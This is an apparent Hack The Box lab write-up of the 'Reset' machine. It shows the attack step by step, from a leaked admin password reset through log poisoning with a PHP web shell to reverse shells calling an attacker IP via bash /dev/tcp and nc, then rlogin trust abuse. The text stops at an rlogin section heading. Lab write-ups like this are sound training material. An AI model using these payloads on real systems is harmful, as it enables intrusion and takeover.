Reset Report

Cover

Target: HTB Machine “Reset” **Client:** HTB (Fictitious) **Engagement Date:** Jul 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Index

1. Introduction

Objective of the Engagement

The objective of this assessment was to evaluate the security posture of the "Reset" machine, a Linux-based environment hosted on Hack The Box, by simulating adversarial techniques against its web, SSH, and remote shell services. The testing focused on identifying vulnerabilities in authentication mechanisms, log handling processes, and privilege escalation vectors. Through systematic enumeration and exploitation, initial access was gained, culminating in root-level control.

Scope of Assessment

- **Network Reconnaissance:** Initial probes using ICMP confirmed a Linux host, indicated by a TTL value of 63. Comprehensive port scans via Nmap identified critical services, including SSH (port 22), HTTP (port 80), and remote shell services (ports 512, 513, 514), suggesting a Ubuntu-based system with administrative and file access capabilities.
- **Service Discovery & Credential Enumeration:** Exploration of the HTTP service on port 80 revealed an admin login panel. Intercepting a password reset request with Burp Suite

exposed the admin password, enabling authenticated access. Log poisoning via the User-Agent header facilitated command execution as `www-data`.

- **Resource Access & Information Disclosure:** The compromised `www-data` access allowed inclusion of `/var/log/apache2/access.log`, revealing a SQLite database with no critical data. Further enumeration identified the `user.txt` flag in `/home/sadm` and the `/etc/hosts.equiv` file, granting passwordless `rlogin` access as `sadm`.
- **Privilege Escalation Exploitation:** The `sadm` account's `tmux` session disclosed executed commands, and `sudo -l` revealed the ability to run `/usr/bin/nano /etc/firewall.sh` as root. Modifying the script with a bash payload achieved root access.
- **Root Access:** The manipulated `firewall.sh` executed a root shell, confirmed by the `id` command, completing the compromise.

Ethics & Compliance

All testing activities were conducted within the Hack The Box platform, adhering to its rules of engagement and confined to the isolated "Reset" environment. No production systems, user data, or external resources were impacted. This report is confidential, intended solely for personal learning and skill development, aiming to enhance cybersecurity knowledge and encourage secure system configurations.

2 Methodology

Initial Enumeration

The methodology for exploiting the "Reset" machine began with initial reconnaissance to determine the operating system and open ports. A ping scan confirmed a Linux-based system with a TTL of 63:

```
ping -c 1 10.129.152.210
PING 10.129.152.210 (10.129.152.210) 56(84) bytes of data.
64 bytes from 10.129.152.210: icmp_seq=1 ttl=63 time=60.7 ms

--- 10.129.152.210 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 60.728/60.728/60.728/0.000 ms
```

Subsequent port scanning with `nmap` identified open ports 22 (SSH), 80 (HTTP), 512 (exec), 513 (login), and 514 (shell):

```
sudo nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.152.210 -oG
ResetPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-25 21:00 UTC
```


```
Nmap scan report for 10.129.152.210
Host is up (0.042s latency).
Not shown: 65530 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
512/tcp open  exec
513/tcp open  login
514/tcp open  shell

Nmap done: 1 IP address (1 host up) scanned in 14.32 seconds
```

A detailed service scan provided version information:


```
sudo nmap -sVC -p 22,80,512,513,514 10.129.152.210 -oN ResetServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-25 21:01 UTC
Nmap scan report for 10.129.152.210
Host is up (0.051s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 6a:16:1f:c8:fe:fd:e3:98:a6:85:cf:fe:7b:0e:60:aa (ECDSA)
|_  256 e4:08:cc:5f:8e:56:25:8f:38:c3:ec:df:b8:86:0c:69 (ED25519)
80/tcp  open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Admin Login
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
512/tcp open  exec    netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell   Netkit rshd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.35 seconds
```

Foothold

The web application on port 80 presented an admin login form:




Intercepting a password reset request with Burp Suite revealed the new admin password:




```
POST /reset_password.php HTTP/1.1
Host: 10.129.152.210
Content-Length: 14
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/137.0.0.0 Safari/537.36
Origin: http://10.129.152.210
Referer: http://10.129.152.210/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=7lb3d04rn9qmbvh9gs930hiip1
Connection: keep-alive

username=admin
```

```
HTTP/1.1 200 OK
Date: Sat, 26 Jul 2025 21:14:31 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 80
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{
  "username":"admin",
  "new_password":"26a4c458",
  "timestamp":"2025-07-26 21:14:31"
}
```

Exploration of the website uncovered a logs page:




A file inclusion vulnerability was identified in `/dashboard.php`, allowing access to logs via `file=/var/log/auth.log`:



```
POST /dashboard.php HTTP/1.1
Host: 10.129.152.210
Content-Length: 28
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.152.210
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.152.210/dashboard.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=7lb3d04rn9qmbvh9gs930hiipl
Connection: keep-alive

file=%2Fvar%2Flog%2Fauth.log
```

Due to rapid log clearing, log poisoning was attempted using the User-Agent header. Accessing `file=/var/log/apache2/access.log` displayed logs:



Request


```
POST /dashboard.php HTTP/1.1
Host: 10.129.234.130
Content-Length: 32
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.234.130
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent:bash+-c+"bash+-i+>%26+/dev/tcp/10.10.14.217/5555+0>%261"
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.234.130/dashboard.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=njod3qjd29c0hmc3dfcbmors97
Connection: keep-alive

file=/var/log/apache2/access.log
```

Response

Log Contents

```
10.10.14.217 - - [28/Jul/2025:17:56:47 +0000] "POST /dashboard.php HTTP/1.1" 200 1169 "http://10.129.234.130/dashboard.php" "sh -i >& /
10.10.14.217 - - [28/Jul/2025:17:56:49 +0000] "POST /dashboard.php HTTP/1.1" 200 1168 "http://10.129.234.130/dashboard.php" "Mozilla/5.
10.10.14.217 - - [28/Jul/2025:17:56:51 +0000] "POST /dashboard.php HTTP/1.1" 200 1168 "http://10.129.234.130/dashboard.php" "Mozilla/5.
10.10.14.217 - - [28/Jul/2025:17:56:53 +0000] "POST /dashboard.php HTTP/1.1" 200 1168 "http://10.129.234.130/dashboard.php" "Mozilla/5.
10.10.14.217 - - [28/Jul/2025:17:56:55 +0000] "POST /dashboard.php HTTP/1.1" 200 1168 "http://10.129.234.130/dashboard.php" "Mozilla/5.
10.10.14.217 - - [28/Jul/2025:17:56:56 +0000] "POST /dashboard.php HTTP/1.1" 200 1168 "http://10.129.234.130/dashboard.php" "Mozilla/5.
10.10.14.217 - - [28/Jul/2025:17:56:56 +0000] "POST /dashboard.php HTTP/1.1" 200 1168 "http://10.129.234.130/dashboard.php" "Mozilla/5.
10.10.14.217 - - [28/Jul/2025:17:56:57 +0000] "POST /dashboard.php HTTP/1.1" 200 1168 "http://10.129.234.130/dashboard.php" "Mozilla/5.
10.10.14.217 - - [28/Jul/2025:17:56:57 +0000] "POST /dashboard.php HTTP/1.1" 200 1168 "http://10.129.234.130/dashboard.php" "Mozilla/5.
10.10.14.217 - - [28/Jul/2025:17:56:57 +0000] "POST /dashboard.php HTTP/1.1" 200 1168 "http://10.129.234.130/dashboard.php" "Mozilla/5.
10.10.14.217 - - [28/Jul/2025:17:56:58 +0000] "POST /dashboard.php HTTP/1.1" 200 1168 "http://10.129.234.130/dashboard.php" "Mozilla/5.
```


A payload `<?php system($_REQUEST['cmd']); ?>` was injected into the User-Agent:



Request

```
POST /dashboard.php HTTP/1.1
Host: 10.129.234.130
Content-Length: 40
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.234.130
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: <?php system('id'); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.234.130/dashboard.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=njod3qjd29c0hmc3dfcbmors97
Connection: keep-alive

file=%2fvar%2flog%2fapache2%2faccess.log
```

This enabled command execution, confirmed by `id` output as `www-data` (uid=33, gid=33, groups=4(adm),33(www-data)):



Select Log File: syslog

Log Contents


```
ST /dashboard.php HTTP/1.1" 200 1169 "http://10.129.234.130/dashboard.php" ""
ST /dashboard.php HTTP/1.1" 200 1264 "http://10.129.234.130/dashboard.php" "uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)
```

The payload was refined for a reverse shell:

```
POST /dashboard.php HTTP/1.1
Host: 10.129.234.130
Content-Length: 52
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.234.130
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
```


```
User-Agent: <?php system($_REQUEST['cmd']); ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.234.130/dashboard.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=njod3qjd29c0hmc3dfcbmors97
Connection: keep-alive

file=%2fvar%2flog%2fapache2%2faccess.log&cmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bc
at+/tmp/f|sh+-i+2>%261|nc+10.10.14.217+5555+>/tmp/f;
```

A successful connection was established:




```
kali@kali ~ [18:38:22] $ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.217] from (UNKNOWN) [10.129.234.130] 42624
sh: 0: can't access tty; job control turned off
$
```

A SQLite database was found but contained no critical data:



```
cat: private_34eee5d2: Is a directory
www-data@reset:/var/www/html$ cd private_34eee5d2
cd private_34eee5d2
www-data@reset:/var/www/html/private_34eee5d2$ ls -la
ls -la
total 24
drwxr-xrwx 2 root root  4096 Jul 28 17:48 .
drwxr-xr-x 3 root root  4096 Dec  7  2024 ..
-rw-r--rw- 1 root root 16384 Jul 28 17:48 db.sqlite
www-data@reset:/var/www/html/private_34eee5d2$
```

The `user.txt` flag was retrieved from `/home/sadm`:



```
www-data@reset:/home$ cd sadm
cd sadm
www-data@reset:/home/sadm$ ls
ls
user.txt
```

User Access

The `/etc/passwd` file listed users `local` and `sadm`:

```
local:x:1000:1000:local:/home/local:/bin/bash
sadm:x:1001:1001:,,,:/home/sadm:/bin/bash
```


The `/etc/hosts.equiv` file allowed passwordless `rlogin` for `sadm`:

```
www-data@reset:/home$ cat /etc/hosts.equiv
# /etc/hosts.equiv: list of hosts and users that are granted "trusted" r
#                   command access to your system .
- root
- local
+ sadm
```

On the attacker machine, `sadm` was added and connected via `rlogin`:

```
sudo useradd sadm
sudo passwd sadm
su sadm
rlogin -l sadm <TARGET-IP>
```

Connection was confirmed with `ls -la`:



```
sadm@reset:~$ ls -la
total 36
drwxr-xr-x 4 sadm sadm 4096 Jun  4 14:57 .
drwxr-xr-x 4 root root 4096 Jun  2 11:34 ..
lrwxrwxrwx 1 sadm sadm    9 Dec  6  2024 .bash_history -> /dev/null
-rw-r--r-- 1 sadm sadm  220 Dec  6  2024 .bash_logout
-rw-r--r-- 1 sadm sadm 3771 Dec  6  2024 .bashrc
drwx------ 2 sadm sadm 4096 Jun  2 11:34 .cache
drwxrwxr-x 3 sadm sadm 4096 Jun  2 11:34 .local
-rw-r--r-- 1 sadm sadm  807 Dec  6  2024 .profile
-rw------- 1 sadm sadm    7 Dec  6  2024 .rhosts
```

The `.rhosts` file contained `+sadm`, indicating trust:

```
+sadm
```

Security Considerations of rlogin

